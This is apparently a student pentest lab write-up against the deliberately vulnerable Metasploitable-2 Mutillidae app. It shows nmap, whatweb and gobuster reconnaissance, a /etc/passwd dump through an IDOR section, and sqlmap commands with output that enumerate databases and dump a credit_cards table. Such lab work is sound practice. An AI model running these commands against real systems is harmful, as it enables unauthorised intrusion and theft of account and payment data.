# TEAM 2.5 (WEB APP PENTEST)

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## Practice Site : Metasploitable-2 (mutillidae)

NMAP SCAN(default scripts + service version + operating system)

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sCV -O 192.168.50.131
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 11:42 IST
Nmap scan report for 192.168.50.131
Host is up (0.00073s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.50.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_ssl-date: 2023-06-02T14:59:21+00:00; -13d15h13m43s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      43078/tcp   mountd
|   100005  1,2,3      59702/udp   mountd
|   100021  1,3,4      46458/tcp   nlockmgr
|   100021  1,3,4      50560/udp   nlockmgr
|   100024  1          55070/tcp   status
|_  100024  1          56536/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 11
|   Capabilities flags: 43564
|   Some Capabilities: ConnectWithDatabase, LongColumnFlag, Support41Auth, SwitchToSSLAfterHandshake, SupportsTransactions, Speaks41ProtocolNew, SupportsCompression
|   Status: Autocommit
|_  Salt: f<69Z<Y/}I6nKhN,0KiM
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
```

```
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2023-06-02T14:59:21+00:00; -13d15h13m43s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:40:01
|   source ident: nmap
|   source host: D7697382.85216C96.FFFA6D49.IP
|_  error: Closing Link: tezzjgymi[192.168.50.128] (Quit: tezzjgymi)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
MAC Address: 00:0C:29:D5:53:38 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Host script results:
|_clock-skew: mean: -13d14h13m42s, deviation: 2h00m00s, median: -13d15h13m43s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2023-06-02T10:59:12-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.16 seconds
```


## WHATWEB


```
┌──(kali㉿kali)-[~]
└─$ whatweb 192.168.50.131
http://192.168.50.131 [200 OK] Apache[2.2.8], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.2.8 (Ubuntu) DAV/2], I
P[192.168.50.131], PHP[5.2.4-2ubuntu5.10], Title[Metasploitable2 - Linux], WebDAV[2], X-Powered-By[PHP/5.2.4-2ubuntu5.10]

┌──(kali㉿kali)-[~]
└─$
```

GOBUSTER (directory and file enumeration)


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u "http://192.168.50.131/mutillidae/" -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -t 100 -q
/documentation        (Status: 301) [Size: 340] [--> http://192.168.50.131/mutillidae/documentation/]
/header               (Status: 200) [Size: 19879]
/footer               (Status: 200) [Size: 450]
/includes             (Status: 301) [Size: 335] [--> http://192.168.50.131/mutillidae/includes/]
/credits              (Status: 200) [Size: 509]
/notes                (Status: 200) [Size: 1721]
/classes              (Status: 301) [Size: 334] [--> http://192.168.50.131/mutillidae/classes/]
/favicon              (Status: 200) [Size: 1150]
/styles               (Status: 301) [Size: 333] [--> http://192.168.50.131/mutillidae/styles/]
/robots               (Status: 200) [Size: 160]
/inc                  (Status: 200) [Size: 386260]
/installation         (Status: 200) [Size: 8138]
/login                (Status: 200) [Size: 4102]
/home                 (Status: 200) [Size: 2930]
/images               (Status: 301) [Size: 333] [--> http://192.168.50.131/mutillidae/images/]
/passwords            (Status: 301) [Size: 336] [--> http://192.168.50.131/mutillidae/passwords/]
/register             (Status: 200) [Size: 1823]
/index                (Status: 200) [Size: 24199]
/javascript           (Status: 301) [Size: 337] [--> http://192.168.50.131/mutillidae/javascript/]
/framing              (Status: 200) [Size: 1426]
/phpinfo              (Status: 200) [Size: 48819]
```

XSS



IDOR








root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache/bind:/bin/false postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/:/bin/false user:x:1001:1001:just a user,111,,:/home/user:/bin/bash service:x:1002:1002:,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false

SQLi


```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.50.131/mutillidae/index.php?page=view-someones-blog.php" --data
n=View+Blog+Entries" --cookie="PHPSESSID=c1b8147099d952176e66600b4f2bca1f" --dbs  --batch
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.7.2#stable}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is i
all applicable local, state and federal laws. Developers assume no liability and are not resp
ram

[*] starting @ 12:47:24 /2023-06-16/
```

```
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[12:48:22] [INFO] fetching database names
[12:48:22] [INFO] retrieved: 'information_schema'
[12:48:22] [INFO] retrieved: 'dvwa'
[12:48:22] [INFO] retrieved: 'metasploit'
[12:48:23] [INFO] retrieved: 'mysql'
[12:48:23] [INFO] retrieved: 'owasp10'
[12:48:23] [INFO] retrieved: 'tikiwiki'
[12:48:23] [INFO] retrieved: 'tikiwiki195'
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

```
[12:50:09] [INFO] fetching tables for database: 'owasp10'
[12:50:10] [WARNING] reflective value(s) found and filtering out
[12:50:10] [INFO] retrieved: 'accounts'
[12:50:11] [INFO] retrieved: 'blogs_table'
[12:50:12] [INFO] retrieved: 'captured_data'
[12:50:12] [INFO] retrieved: 'credit_cards'
[12:50:13] [INFO] retrieved: 'hitlog'
[12:50:13] [INFO] retrieved: 'pen_test_tools'
Database: owasp10
[6 tables]
+-----------------+
| accounts        |
| blogs_table     |
| captured_data   |
| credit_cards    |
| hitlog          |
| pen_test_tools  |
+-----------------+
```

Dumping all the credit cards data

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.50.131/mutillidae/index.php?page=view-someones-blog.php" --data
="author=dreveil&view-someones-blog-php-submit-button=View+Blog+Entries" --cookie="PHPSESSID=
c1b8147099d952176e66600b4f2bca1f" -D owasp10 -T credit_cards --dump  --batch

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

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llegal. It is the end user's responsibility to obey all applicable local, state and federal l
aws. Developers assume no liability and are not responsible for any misuse or damage caused b
y this program
```



